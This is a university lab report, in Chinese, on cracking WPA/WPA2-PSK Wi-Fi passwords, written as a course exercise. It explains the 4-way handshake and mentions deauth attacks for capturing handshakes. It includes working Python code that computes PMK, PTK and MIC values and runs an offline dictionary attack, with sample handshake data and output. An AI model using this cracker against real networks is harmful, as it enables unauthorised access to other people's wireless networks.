# 电子科技大学信息与软件工程学院

**标 准 实 验 报 告**

**（实验）课程名称网络安全协议实验**

**电子科技大学教务处制表**

**电 子 科 技 大 学**

**实 验 报 告**

**学生姓名：XXXXX 学 号：XXXX 指导教师：XXXXX**

**实验地点：xxxx 实验时间：XX.XX.XX**


**一、实验室名称：** 网络安全专业课程实验室

**二、实验项目名称：**WPA密码破解实验


**三、实验学时： 4**

**四、实验原理：**


在4-way握手之前，STA应该收到AP广播的beacon帧。AP通过广播beacon帧来表示其无线网络的存在。如下图所示：



通过beacon帧，我们能够找到SSID，如下图：




接下来是4-way握手过程，大致流程为：



MSG-1


4-way握手的第一条消息如下所示：




其中传递的关键信息就是AP生产的Nonce，称为ANonce，长度为256比特。ANonce作为产生PTK的输入之一。

MSG-2

STA接收到第一个握手包后，就获得了ANonce。STA也生成一个Nonce，称为SNonce。通过设置无线网络时的配置，STA和AP已经知道共同的PMK，因此具备了生成PTK的所需输入。则STA生成PTK。生成PTK后，STA发送第二个握手包给AP，其中包含两个重要的信息。其一是STA生成的256比特SNonce；其二是128比特MIC。AP需要SNonce来生成PTK。ANonce和SNonce用于防止重放攻击。SNonce如下图：



MIC用于验证STA知道PTK，进而需要知道PMK，从而验证了STA是合法的。MIC字段如下图所示。




MIC的计算方法为：

输入：802.1x的所有字段，包括MIC字段，只是在计算的时候该字段设置为全0。

对WPA来说，计算函数是HMAC-MD5

对WPA2来说，计算函数是HMAC-SHA1


下图显示了802.1x的所有字段值。



要通过验证，也就是STA和AP计算出来的MIC相同，STA必须有正确的PTK，进而正确的PMK，因为计算的PTK的输入之一为PMK。如果通过验证，则证明STA具有合法的PMK，但是PMK没有在网上上传输，确保了PTK的保密性。第三方即使观察到了这些流量，也无法推断出PTK或者PMK。上述过程完成了AP对STA的认证。

MSG-3

在第三个握手包中，传输的重要信息包括MIC字段和WPA key data字段。通过MIC字段，AP可以向STA认证自己。如果通过验证，这表明AP知道PTK，进而知道PMK。这里计算MIC的方法和前面相同。如下图所示：



第三个握手包中也包含了GTK，用于加解密AP和所有STA之间的广播数据，GTK以密文形式包含在WPA key data字段。

MSG-4:

STA发送第四个握手包，用于向AP确认它收到了正确的密钥，加密通信即将开始。第四个握手包也包含MIC字段，计算方法同前。

通过上面的原理，我们就可以通过穷举法来找到正确的PSK。实际攻击中，我们会从字典中选择PSK，然后计算PMK，然后PTK，然后MIC，直至找到的PSK所计算出的MIC和握手包里面的MIC匹配，从而找到了正确的PSK。这种攻击称为离线字典攻击，其成功的关键在于用户使用了弱口令。

**五、实验目的：**

1. 掌握WLAN的工作原理
2. 理解RSN的密钥层次
3. 理解4次握手原理

**六、实验内容：**

1. 配置无线网络攻击环境
2. 抓取无线网络握手包
3. 编写程序破解WPA-PSK的口令

**七、实验器材（设备、元器件）：**

台式机一台，WiFi无线网卡及WLAN环境。

**八、实验步骤：**

**步骤一、环境搭建**

配置无线网络抓包环境。


**步骤二、 抓取无线网络握手包**

测试简单无线网络攻击如deauth等，抓取WPA-PSK握手包


**步骤三、编写程序破解WPA-PSK的口令**

**九、实验数据及结果分析：**


在4-way握手之前，STA应该收到AP广播的beacon帧。AP通过广播beacon帧来表示其无线网络的存在。如下图所示：



通过beacon帧，我们能够找到SSID，如下图：




接下来是4-way握手过程，大致流程为：



MSG-1

4-way握手的第一条消息如下所示：




其中传递的关键信息就是AP生产的Nonce，称为ANonce，长度为256比特。ANonce作为产生PTK的输入之一。

MSG-2


STA接收到第一个握手包后，就获得了ANonce。STA也生成一个Nonce，称为SNonce。通过设置无线网络时的配置，STA和AP已经知道共同的PMK，因此具备了生成PTK的所需输入。则STA生成PTK，下面的代码示例WPA2-PSK情况下的PTK生成过程：

|  |
| --- |
| #Used for computing HMAC  import hmac  #Used to convert from hex to binary  from binascii import a2b\_hex, b2a\_hex  #Used for computing PMK  from hashlib import pbkdf2\_hmac, sha1, md5    #Pseudo-random function for generation of  #the pairwise transient key (PTK)  #key: The PMK  #A: b'Pairwise key expansion'  #B: The apMac, cliMac, aNonce, and sNonce concatenated  # like mac1 mac2 nonce1 nonce2  # such that mac1 < mac2 and nonce1 < nonce2  #return: The ptk  def PRF(key, A, B):  #Number of bytes in the PTK  nByte = 64  i = 0  R = b''  #Each iteration produces 160-bit value and 512 bits are required  while(i <= ((nByte \* 8 + 159) / 160)):  hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(), sha1)  R = R + hmacsha1.digest()  i += 1  return R[0:nByte]    #Make parameters for the generation of the PTK  #aNonce: The aNonce from the 4-way handshake  #sNonce: The sNonce from the 4-way handshake  #apMac: The MAC address of the access point  #cliMac: The MAC address of the client  #return: (A, B) where A and B are parameters  # for the generation of the PTK  def MakeAB(aNonce, sNonce, apMac, cliMac):  A = b"Pairwise key expansion"  B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) + max(aNonce, sNonce)  return (A, B)    #Compute the 1st message integrity check for a WPA 4-way handshake  #pwd: The password to test  #ssid: The ssid of the AP  #A: b'Pairwise key expansion'  #B: The apMac, cliMac, aNonce, and sNonce concatenated  # like mac1 mac2 nonce1 nonce2  # such that mac1 < mac2 and nonce1 < nonce2  #data: A list of 802.1x frames with the MIC field zeroed  #return: (x, y, z) where x is the mic, y is the PTK, and z is the PMK  def MakeMIC(pwd, ssid, A, B, data, wpa = False):  #Create the pairwise master key using 4096 iterations of hmac-sha1  #to generate a 32 byte value  pmk = pbkdf2\_hmac('sha1', pwd.encode('ascii'), ssid.encode('ascii'), 4096, 32)  #Make the pairwise transient key (PTK)  ptk = PRF(pmk, A, B)  #WPA uses md5 to compute the MIC while WPA2 uses sha1  hmacFunc = md5 if wpa else sha1  #Create the MICs using HMAC-SHA1 of data and return all computed values  mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in data]  return (mics, ptk, pmk) |

生成PTK后，STA发送第二个握手包给AP，其中包含两个重要的信息。其一是STA生成的256比特SNonce；其二是128比特MIC。AP需要SNonce来生成PTK。ANonce和SNonce用于防止重放攻击。SNonce如下图：



MIC用于验证STA知道PTK，进而需要知道PMK，从而验证了STA是合法的。MIC字段如下图所示。




MIC的计算方法为：

输入：802.1x的所有字段，包括MIC字段，只是在计算的时候该字段设置为全0。

对WPA来说，计算函数是HMAC-MD5

对WPA2来说，计算函数是HMAC-SHA1


下图显示了802.1x的所有字段值。



要通过验证，也就是STA和AP计算出来的MIC相同，STA必须有正确的PTK，进而正确的PMK，因为计算的PTK的输入之一为PMK。如果通过验证，则证明STA具有合法的PMK，但是PMK没有在网上上传输，确保了PTK的保密性。第三方即使观察到了这些流量，也无法推断出PTK或者PMK。上述过程完成了AP对STA的认证。

MSG-3

在第三个握手包中，传输的重要信息包括MIC字段和WPA key data字段。通过MIC字段，AP可以向STA认证自己。如果通过验证，这表明AP知道PTK，进而知道PMK。这里计算MIC的方法和前面相同。如下图所示：



第三个握手包中也包含了GTK，用于加解密AP和所有STA之间的广播数据，GTK以密文形式包含在WPA key data字段。

MSG-4:

STA发送第四个握手包，用于向AP确认它收到了正确的密钥，加密通信即将开始。第四个握手包也包含MIC字段，计算方法同前。

下面的代码用于给定各字段的值，计算PMK、PTK和MIC值。如下：

|  |
| --- |
| #Run a brief test showing the computation of the PTK, PMK, and MICS  #for a 4-way handshake  def RunTest():  #the pre-shared key (PSK)  psk = "12345678"  #ssid name  ssid = "Harkonen"  #ANonce  aNonce = a2b\_hex('225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055')  #SNonce  sNonce = a2b\_hex("59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570")  #Authenticator MAC (AP)  apMac = a2b\_hex("00146c7e4080")  #Station address: MAC of client  cliMac = a2b\_hex("001346fe320c")  #The first MIC  mic1 = "d5355382b8a9b806dcaf99cdaf564eb6"  #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros  data1 = a2b\_hex("0103007502010a0010000000000000000159168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac040100000fac040100000fac020100")  #The second MIC  mic2 = "1e228672d2dee930714f688c5746028d"  #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros  data2 = a2b\_hex("010300970213ca00100000000000000002225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055192eeef7fd968ec80aee3dfb875e8222370000000000000000000000000000000000000000000000000000000000000000383ca9185462eca4ab7ff51cd3a3e6179a8391f5ad824c9e09763794c680902ad3bf0703452fbb7c1f5f1ee9f5bbd388ae559e78d27e6b121f")  #The third MIC  mic3 = "9dc81ca6c4c729648de7f00b436335c8"  #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros  data3 = a2b\_hex("0103005f02030a0010000000000000000200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")  #Create parameters for the creation of the PTK, PMK, and MICs  A, B = MakeAB(aNonce, sNonce, apMac, cliMac)  #Generate the MICs, the PTK, and the PMK  mics, ptk, pmk = MakeMIC(psk, ssid, A, B, [data1, data2, data3])  #Display the pairwise master key (PMK)  pmkStr = b2a\_hex(pmk).decode().upper()  print("pmk:\t\t" + pmkStr + '\n')  #Display the pairwise transient key (PTK)  ptkStr = b2a\_hex(ptk).decode().upper()  print("ptk:\t\t" + ptkStr + '\n')  #Display the desired MIC1 and compare to target MIC1  mic1Str = mic1.upper()  print("desired mic:\t" + mic1Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[0]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic1Str else 'MISMATCH\n')  #Display the desired MIC2 and compare to target MIC2  mic2Str = mic2.upper()  print("desired mic:\t" + mic2Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[1]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic2Str else 'MISMATCH\n')  #Display the desired MIC3 and compare to target MIC3  mic3Str = mic3.upper()  print("desired mic:\t" + mic3Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[2]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic3Str else 'MISMATCH\n')  return |

上述代码的输出为：

|  |
| --- |
| pmk: EE51883793A6F68E9615FE73C80A3AA6F2DD0EA537BCE627B929183CC6E57925    ptk: EA0E404633C802450302868CCAA749DE5CBA5ABCB267E2DE1D5E21E57ACCD5079B31E9FF220E132AE4F6ED9EF1ACC88545825FC32EE55961395AE43734D6C107    desired mic: D5355382B8A9B806DCAF99CDAF564EB6  actual mic: D5355382B8A9B806DCAF99CDAF564EB6  MATCH    desired mic: 1E228672D2DEE930714F688C5746028D  actual mic: 1E228672D2DEE930714F688C5746028D  MATCH    desired mic: 9DC81CA6C4C729648DE7F00B436335C8  actual mic: 9DC81CA6C4C729648DE7F00B436335C8  MATCH |

因为是匹配的，所以提供的PSK是正确的。

反之，如果我们提供一个不正确的PSK，比如：abcdefgh，则结果为：

|  |
| --- |
| pmk: EBB5D703F8834A08D61A67A982FA009E08F747DD65D82C240169E604218B3ACF    ptk: 63E412CE67759BD5CEBD0F5B5A487CA155ADD51D771293E31C05BF05A3A98BCFE645F29203956E34C6A5B0CC2186B1161F643807349576CDB2FB1C158B03648F    desired mic: D5355382B8A9B806DCAF99CDAF564EB6  actual mic: C2EE0E125962261C897A05E33B579F5C  MISMATCH    desired mic: 1E228672D2DEE930714F688C5746028D  actual mic: 6D60808DE292A32BAE1D381B3D295B2F  MISMATCH    desired mic: 9DC81CA6C4C729648DE7F00B436335C8  actual mic: D5F07A0FBC8F376541D46591FDA74470  MISMATCH |

通过上面这种方式，我们就可以通过穷举法来找到正确的PSK。实际攻击中，我们会从字典中选择PSK，然后计算PMK，然后PTK，然后MIC，直至找到的PSK所计算出的MIC和握手包里面的MIC匹配，从而找到了正确的PSK。这种攻击称为离线字典攻击。下面的代码就是一个字典攻击代码：

|  |
| --- |
| #Tests a list of passwords; if the correct one is found it  #prints it to the screen and returns it  #S: A list of passwords to test  #ssid: The ssid of the AP  #aNonce: The ANonce as a byte array  #sNonce: The SNonce as a byte array  #apMac: The AP's MAC address  #cliMac: The MAC address of the client (aka station)  #data: The 802.1x frame of the second message with the MIC field zeroed  #data2: The 802.1x frame of the third message with the MIC field zeroed  #data3: The 802.1x frame of the forth message with the MIC field zeroed  #targMic: The MIC for message 2  #targMic2: The MIC for message 3  #targMic3: The MIC for message 4  def TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data, data2, data3, targMic, targMic2, targMic3):  #Pre-computed values  A, B = MakeAB(aNonce, sNonce, apMac, cliMac)  #Loop over each password and test each one  for i in S:  mic, \_, \_ = MakeMIC(i, ssid, A, B, [data])  v = b2a\_hex(mic[0]).decode()[:-8]  #First MIC doesn't match  if(v != targMic):  continue  #First MIC matched... Try second  mic2, \_, \_ = MakeMIC(i, ssid, A, B, [data2])  v2 = b2a\_hex(mic2[0]).decode()[:-8]  if(v2 != targMic2):  continue  #First 2 match... Try last  mic3, \_, \_ = MakeMIC(i, ssid, A, B, [data3])  v3 = b2a\_hex(mic3[0]).decode()[:-8]  if(v3 != targMic3):  continue  #All of them match  print('!!!Password Found!!!')  print('Desired MIC1:\t\t' + targMic)  print('Computed MIC1:\t\t' + v)  print('\nDesired MIC2:\t\t' + targMic2)  print('Computed MIC2:\t\t' + v2)  print('\nDesired MIC2:\t\t' + targMic3)  print('Computed MIC2:\t\t' + v3)  print('Password:\t\t' + i)  return i  return None    if \_\_name\_\_ == "\_\_main\_\_":    RunTest()  #Read a file of passwords containing  #passwords separated by a newline  with open('passwd.txt') as f:  S = []  for l in f:  S.append(l.strip())  #ssid name  ssid = "Harkonen"  #ANonce  aNonce = a2b\_hex('225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055')  #SNonce  sNonce = a2b\_hex("59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570")  #Authenticator MAC (AP)  apMac = a2b\_hex("00146c7e4080")  #Station address: MAC of client  cliMac = a2b\_hex("001346fe320c")  #The first MIC  mic1 = "d5355382b8a9b806dcaf99cdaf564eb6"  #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros  data1 = a2b\_hex("0103007502010a0010000000000000000159168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac040100000fac040100000fac020100")  #The second MIC  mic2 = "1e228672d2dee930714f688c5746028d"  #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros  data2 = a2b\_hex("010300970213ca00100000000000000002225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055192eeef7fd968ec80aee3dfb875e8222370000000000000000000000000000000000000000000000000000000000000000383ca9185462eca4ab7ff51cd3a3e6179a8391f5ad824c9e09763794c680902ad3bf0703452fbb7c1f5f1ee9f5bbd388ae559e78d27e6b121f")  #The third MIC  mic3 = "9dc81ca6c4c729648de7f00b436335c8"  #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros  data3 = a2b\_hex("0103005f02030a0010000000000000000200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")  #Run an offline dictionary attack against the access point  TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data1, data2, data3, mic1, mic2, mic3) |

**十、实验结论：**

深入理解了WLAN的基本原理和WPA协议的语法、语义和时序，并能够编写程序破解WPA-PSK的口令。

**十一、总结及心得体会：**

**十二、对本实验过程及方法、手段的改进建议：**

无。

**报告评分： XX**

**指导教师签字：XXX**